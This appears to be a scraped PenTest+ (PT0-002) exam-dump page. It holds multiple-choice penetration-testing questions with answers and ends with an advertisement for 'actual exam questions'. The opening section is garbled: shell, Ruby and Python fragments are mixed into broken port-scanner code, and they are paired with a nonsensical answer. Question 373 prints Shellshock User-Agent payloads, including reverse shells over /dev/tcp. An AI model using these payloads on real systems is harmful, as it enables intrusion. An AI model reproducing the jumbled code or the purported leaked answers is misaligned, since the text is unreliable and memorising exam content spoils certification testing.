```

export $PORTS = 21,22

#!/usr/bin/ruby

#!/usr/bin/bash

for port in ports:

**Immutables**

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:
1: Null session enumeration Weak SMB file permissions Fragmentation attack
2: nmap
-sV
-p 1-1023
* 192.168.2.2
3: #!/usr/bin/python export $PORTS = 21,22 for $PORT in $PORTS: try:
s.c onnect((ip, port))
print("%s:%s – OPEN" % (ip, port)) except socket.timeout
print("%:%s – TIMEOUT" % (ip, port)) except socket.error as e:
print("%:%s – CLOSED" % (ip, port)) finally
s.close() port_scan(sys.argv[1], ports)

NEW QUESTION 370
A penetration tester is contracted to attack an oil rig network to look for vulnerabilities. While conducting the assessment, the support organization of the rig reported issues connecting to corporate applications and upstream services for data acquisitions. Which of the following is the MOST likely culprit?

A. Patch installations
B. Successful exploits
C. Application failures
D. Bandwidth limitations

Answer: B

Explanation:
Successful exploits could cause network disruptions, service outages, or data corruption, which could affect the connectivity and functionality of the oil rig network. Patch installations, application failures, and bandwidth limitations are less likely to be related to the penetration testing activities.

NEW QUESTION 371
Which of the following can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools?

A. Dictionary
B. Directory
C. Symlink
D. Catalog
E. For-loop

Answer: A

Explanation:
A dictionary can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools. A dictionary is a collection of key-value pairs that can be accessed by using the keys. For example, a dictionary can store usernames and passwords, or IP addresses and hostnames, that can be used as input for brute-force or reconnaissance tools.

NEW QUESTION 373
A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code:
exploits = {"User-Agent": "() { ignored;};/bin/bash –i>& /dev/tcp/127.0.0.1/9090 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

A. exploits = {"User-Agent": "() { ignored;};/bin/bash –i id;whoami", "Accept": "text/html,application/xhtml+xml,application/xml"}
B. exploits = {"User-Agent": "() { ignored;};/bin/bash –i>& find / -perm -4000", "Accept": "text/html,application/xhtml+xml,application/xml"}
C. exploits = {"User-Agent": "() { ignored;};/bin/sh –i ps –ef" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
D. exploits = {"User-Agent": "() { ignored;};/bin/bash –i>& /dev/tcp/10.10.1.1/80" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}

Answer: A

NEW QUESTION 378
A penetration tester was able to compromise a server and escalate privileges. Which of the following should the tester perform AFTER concluding the activities on the specified target? (Choose two.)

A. Remove the logs from the server.
B. Restore the server backup.
C. Disable the running services.
D. Remove any tools or scripts that were installed.
E. Delete any created credentials.
F. Reboot the target server.

Answer: DE

NEW QUESTION 380
A penetration tester is testing input validation on a search form that was discovered on a website. Which of the following characters is the BEST option to test the website for vulnerabilities?

A. Comma
B. Double dash
C. Single quote
D. Semicolon

Answer: C

Explanation:
A single quote (') is a common character used to test for SQL injection vulnerabilities, which occur when user input is directly passed to a database query. A single quote can terminate a string literal and allow an attacker to inject malicious SQL commands. For example, if the search form uses the query SELECT * FROM products WHERE name LIKE '%user_input%', then entering a single quote as user input would result in an error or unexpected behavior

NEW QUESTION 382
......

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

PT0-002 Practice Exam Features:

* PT0-002 Questions and Answers Updated Frequently

* PT0-002 Practice Questions Verified by Expert Senior Certified Staff

* PT0-002 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* PT0-002 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
Order The PT0-002 Practice Test Here